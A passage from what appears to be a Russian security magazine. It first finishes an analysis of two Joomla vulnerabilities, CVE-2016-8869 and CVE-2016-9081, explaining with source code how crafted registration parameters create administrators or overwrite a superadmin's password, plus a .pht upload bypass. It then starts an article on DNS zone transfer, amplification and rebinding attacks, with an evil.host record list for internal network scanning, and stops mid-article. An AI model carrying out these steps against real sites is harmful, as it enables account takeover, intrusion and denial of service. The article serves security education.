
В `$temp` обитают наши данные прямиком из запроса. Код на строке 386 готовит данные для создания будущего пользователя. Нас интересует переменная `new_usertype`.

- `/components/com_users/models/registration.php`:

```
234 public function getData()
...
250     // Get the groups the user should be added to after
  •     registration.
251     $this->data->groups = array();
252     // Get the default new user group, Registered if not
  •     specified.
253     $system = $params->get('new_usertype', 2);
254
255     $this->data->groups[] = $system;
```

В `new_usertype` хранится ID группы, к которой будет относиться новоиспеченный юзер. Этот код берется из настроек, и по умолчанию это `Registered` (id=2). Только ведь существуют гораздо более интересные группы, зачем нам томиться в этой? Результат выполнения `getData` — массив, в котором элемент `groups` указывает на будущую принадлежность пользователя к определенной группе.

```
1   [groups] => Array
2   (
3       [0] => 2
4   )
5
```




Перезапись элемента groups

Дальше этот массив сливается с отправленными нами данными.

- `/components/com_users/models/registration.php`:


```
387 $data = (array) $this->getData();
...
389 // Merge in the registration data.
390 foreach ($temp as $k => $v)
391 {
392     $data[$k] = $v;
393 }
```

Вот тут-то и притаилось главное зло, оно же CVE-2016-8869. Если в запросе, помимо нужных для регистрации данных, мы отправим еще и `groups`, то дефолтное значение будет перезаписано и пользователь окажется привязан к указанной нами группе.



Перезапись элемента groups

Теперь мы можем создавать админов (id=7). При добавлении этого поля обрати внимание на то, что элемент `groups` — это тоже массив, поэтому в запросе указываем именно `user[group][]`.



Name	Username	Enabled	Activated	User Groups	ID
Pos Ivanich	Pos	✗	✗	Administrator	283
Super User	admin	✓	✓	Super Users	272

Созданный через уязвимость пользователь с правами администратора

К сожалению, нельзя так просто взять и создать суперадмина. При регистрации выполняется проверка.


- `/libraries/joomla/user/user.php`:

```
757 // We are only worried about edits to this account if I am not a
  • Super Admin.
758 if ($iAmSuperAdmin != true && $iAmRehashingSuperadmin != true)
...
766 if ($this->groups != null)
767 {
768     // I am not a Super Admin and I'm trying to make one.
769     foreach ($this->groups as $groupId)
770     {
771         if (JAccess::checkGroup($groupId, 'core.admin'))
772         {
773             throw new RuntimeException('User not Super
  •             Administrator');
774         }
775     }
776 }
```

Следовательно, только суперадмины могут создавать пользователей, подобных себе.

Но нам это и не нужно, ведь в рукаве припрятан еще один козырь — CVE-2016-9081.

Благодаря слаженной работе найденных багов и функций CMS мы можем не только создавать новых пользователей, но и перезаписывать данные уже существующих. Нам нужно узнать ID зарегистрированного суперадминистратора и передать его в запросе как `user[id]`. Помимо этого, в `user[groups][]` должна быть отправлена пустая строка. Это нужно для того, чтобы дефолтное значение группы пользователя затерлось и не изменилось в базе. Если этого не сделать, пользователь из группы суперадминов (id=8) уедет в группу зарегистрированных (id=2).



Перезаписанные параметры класса User

После отправки данные попадут в метод `bind`, который превратит их в параметры класса создаваемого пользователя.

- `/libraries/joomla/user/user.php`:

```
681 // Bind the array
682 if (!$this->setProperties($array))
683 {
684     $this->setError(JText::_('JLIB_USER_ERROR_BIND_ARRAY'));
685
686     return false;
687 }
```

- `/libraries/joomla/object/object.php`:


```
212 public function setProperties($properties)
...
216     foreach ((array) $properties as $k => $v)
217     {
218     // Use the set function which might be overridden.
219     $this->set($k, $v);
220     }
```

Затем `save` запишет их в таблицу `users`.

- `/libraries/joomla/user/user.php`:

```
706 public function save($updateOnly = false)
...
711 $table->bind($this->getProperties());
...
791     // Store the user data in the database
792     $result = $table->store();
793
```

Вуаля! Все данные, в том числе и пароль, теперь изменены на указанные нами в запросе, а группа пользователя осталась та же.




SELECT * FROM `z57o4_users` LIMIT 50 (0.000 s) Edit

Modify	id	name	username	email	password
edit	506	Super User	admin	glavnii@pes.com	$2y$10$bajkJaWmcgvWWapDlietMOqDAnYpUtVd9NSr32TXAkkwfPpwgiWFi

(1 row) whole result

Оригинальные данные суперадминистратора



SELECT * FROM `z57o4_users` LIMIT 50 (0.000 s) Edit

Modify	id	name	username	email	password
edit	506	Pes Ivanich	Pes	dog@pes.com	$2y$10$rErhAVRxDA6UjigcDgMlkO.T9Vge.7n4iPq.CB633xeVSXRfJX2VG

(1 row) whole result

Измененные данные суперадминистратора

Здесь я не буду расписывать, каким образом можно выполнить произвольный код из аккаунта суперадминистратора. Задача эта тривиальная, да и тема статьи другая.

На этом с уязвимостями предлагаю закончить. Но осталась еще одна смежная тема, которую я хотел бы осветить.

ОБХОД ОГРАНИЧЕНИЯ НА ЗАГРУЗКУ НЕУГОДНЫХ ФАЙЛОВ

Не могу не упомянуть о способе загрузки PHP-файлов, который был найден ребятами из Xiphos Research.

Исследуя описанные выше уязвимости, они столкнулись с такой проблемой: Joomla отклоняет загруженные файлы, содержащие `<?php` и файлы с опасными расширениями. Полный кусок кода, который проверяет файлы на вшивость, можно посмотреть в `/libraries/joomla/filter/input.php:584` или перейдя по этой ссылке на исходник. Выход нашелся благодаря знаниям тонкостей настройки веб-серверов. Оказывается, помимо стандартных php4, php5 и прочих .phtml, большая часть веб-серверов из коробки выполняет файлы .pht.

```
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Естественно, Joomla не считает это расширение опасным и разрешает его загрузку и наличие шорт-тега `<?=` внутри файла. В своем эксплоите Xiphos используют именно такой способ доставки PHP-кода.

ЗАКЛЮЧЕНИЕ

Найденная уязвимость еще раз подтверждает, что иногда баги могут годами лежать на самом видном месте и не быть обнаруженными.

ОПАСНЫЙ РЕЗОЛВ

РАЗБИРАЕМ НА ПАЛЬЦАХ ТРИ МОЩНЫХ ВЕКТОРА АТАК ЧЕРЕЗ DNS

Антон «Bo0oM» Лопаницын
@i_bo0om
bo0om.ru

DNS — одна из самых старых технологий в современных реалиях интернетов. В эпоху появления доменных имен, когда людям стало лень запоминать IP-адреса для входа на тот или иной компьютер, были созданы те самые текстовые таблицы с алиасами IP-адресов. Спрашиваешь ты сервер DNS'а: кто такой domain.com? А он тебе IP-адрес в ответ. Но когда интернет начал распространяться по всему миру, доменов стало много и носить с собой эту таблицу оказалось неудобно, появилась современная реализация DNS-серверов.

MAX POWER!

Современные DNS-серверы — распределенные. Они находятся в каждой точке мира и кешируют данные с различными типами записей. Эта запись для почты, а эта — для SIP. A-запись вернет привычный всем IPv4-адрес, AAAA — IPv6. Потом и DNSSEC подтянулся. В общем, обросла фичами та табличка, но сама суть осталась неизменна. Отсюда и атаки с использованием DNS-сервера, которые актуальны до сих пор.

Например, есть такой тип запроса — AXFR. Это запрос на передачу зоны DNS. Он используется для репликации DNS-сервера, а если сервер настроен неправильно, то он может вернуть все используемые записи конкретного домена на этом сервере. Во-первых, этот missconfig позволяет узнать техническую информацию об инфраструктуре какого-либо сайта, какие тут IP-адреса и поддомены. Именно так украли исходники HL2 (может, поэтому так долго нет третьей :D)? А так как в подавляющем большинстве случаев DNS работает по протоколу UDP, подделать отправителя несложно.

Этим и занялись вирмейкеры, запрашивая у тысячи серверов все данные о каком-нибудь домене. В результате такого запроса в ответ отдается большой и толстый пакет, содержащий подробную информацию о конфигурации сети, но пойдет он не к нам, а на указанный адрес. Результат налицо: разослав большой список «уязвимых» доменов, использовав при этом малые ресурсы сети и подделав обратный адрес, злоумышленник добьется того, что ответы от тысяч DNS серверов просто забомбят подделанный IP-адрес.

На смену им пришел DNSSEC — ключи, которые используются в нем, много больше, чем отправленные данные, в результате DDoS и отказ в обслуживании ресурса, который стал жертвой «дудосеров», стало получить еще легче. Да и вообще, DNS Amplification («DNS-усиление») имеет смысл, даже когда сервер просто возвращает больше информации, чем ему отправляется, — например, отправляются несколько десятков байт, а возвращается несколько сотен.

DNS REBINDING / ANTI DNS PINNING

Но и атаки на клиентов не в диковинку. Одна из атак позволяет злоумышленнику обойти SOP и тем самым выполнить любое действие в контексте браузера пользователя от его лица. Ну не совсем обойти, а использовать одну особенность для атаки. Имя ее DNS Rebinding (она же Anti DNS Pinning). Смысл таков.

Есть некий сайт, подконтрольный злоумышленнику. Домен имеет две A-записи: первая — сам сайт хакера, вторая — внутренний ресурс, который недоступен извне. Жертва открывает зловредный сайт, страница (с JavaScript) загружается, после чего сервер, откуда загрузился сайт, перестает отвечать на запросы.

Что делает браузер, когда не отвечает IP из первой записи? Правильно! Идет ко второй! При попытке обращения к домену злоумышленника он идет на внутренний ресурс, тем самым силами JS он может отправлять и принимать запросы, да и вообще творить черт-те что. Почему? Потому что с точки зрения браузера страница обращается на свой же домен. Вроде бы и жертва находится на какой-то странице, в то же время эта страница начинает брутить его роутер или почту и выносить оттуда письма.

WARNING

Кстати, вот подсказка охотникам за ошибками. Видишь, что IP отвечает на произвольное доменное имя, — расскажи разработчикам об этой атаке :).

Правда, для этого необходимо выполнить ряд условий: уязвимый сервер должен отвечать на любой сторонний домен (ибо в заголовке Host будет доменное имя злоумышленника, по понятным причинам), ну-у-у... и знать, какой IP атаковать.

На самом деле браузеры пытались исправить такого рода атаки и ввели кеширование соответствия domain <-> IP на 60 секунд. Теперь злоумышленнику необходимо продержать жертву на странице больше минуты, но, думаю, это не так сложно, ведь цель оправдывает средства.

А узнать, какие внутренние ресурсы доступны, можно с помощью проверки хеша браузера или с помощью вариации CSS History Hack. Последнюю использовали в исследовании этой уязвимости PTsecurity (ссылки на материалы, как всегда, в конце статьи). Но можно воспользоваться и еще одной фичей.

Как мы выяснили, если доменное имя имеет несколько IP-адресов, то браузер (или другой клиент) при недоступности первой записи переходит на вторую.

Тема такая. Специально настроенный сервер DNS возвращает на доменное имя злоумышленника подобные записи:

INFO

Почитать про DNS-ребиндинг можно тут:
https://crypto.stanford.edu/dns/dns-rebinding.pdf

https://www.ptsecurity.com/download/DNS-rebinding.pdf

```
test.evil.host 192.168.1.1
test.evil.host 192.168.1.1.evil.host
test2.evil.host 192.168.1.2
test2.evil.host 192.168.1.2.evil.host
test3.evil.host 192.168.1.3
test3.evil.host 192.168.1.3.evil.host
test4.evil.host 192.168.1.3
test4.evil.host 192.168.1.3.evil.host
test5.evil.host 192.168.1.4
test5.evil.host 192.168.1.4.evil.host
test6.evil.host 192.168.1.5
test6.evil.host 192.168.1.5.evil.host
...
```

Теперь смотри. Когда жертва открывает страницу злоумышленника, на странице находится картинка, которая должна загрузиться с адреса test.evil.host, браузер резолвит доменное имя и получает массив IP-адресов.

Первым он пытается открыть 192.168.1.1:80, которого нет в нашей сети. Недоступен? Идет дальше и открывает 192.168.1.1.evil.host. Так как это подконтрольный сервер, мы фиксируем, что такого IP-адреса с таким портом нет.

И-и-и... Делаем перенаправление на test2.evil.host! И так до тех пор, пока ответа не будет или количество редиректов не достигнет 20 (обычно после браузер перестает ходить по редиректам, хотя Хром выводит ошибку и продолжает ходить).

Создаем множество скрытых загрузок на различные порты и диапазоны адресов — и мы получаем отсканированную внутреннюю сеть. Если порт открыт, даже если это не HTTP, а, например, порт 3306 (MySQL), — браузер выведет ошибку и не будет больше переходить по редиректам. Посмотрев отсутствующие записи (браузер не отправил HTTP-пакет на этот адрес), можно прикинуть, какие порты открыты.

XSS-ИНЖЕКТЫ ЧЕРЕЗ DNS

Некоторое время назад как иностранные, так и русскоязычные СМИ рассказывали об атаке, в которой в качестве TXT-записи отдается XSS-вектор. Настраиваем TXT-запись подобным образом:

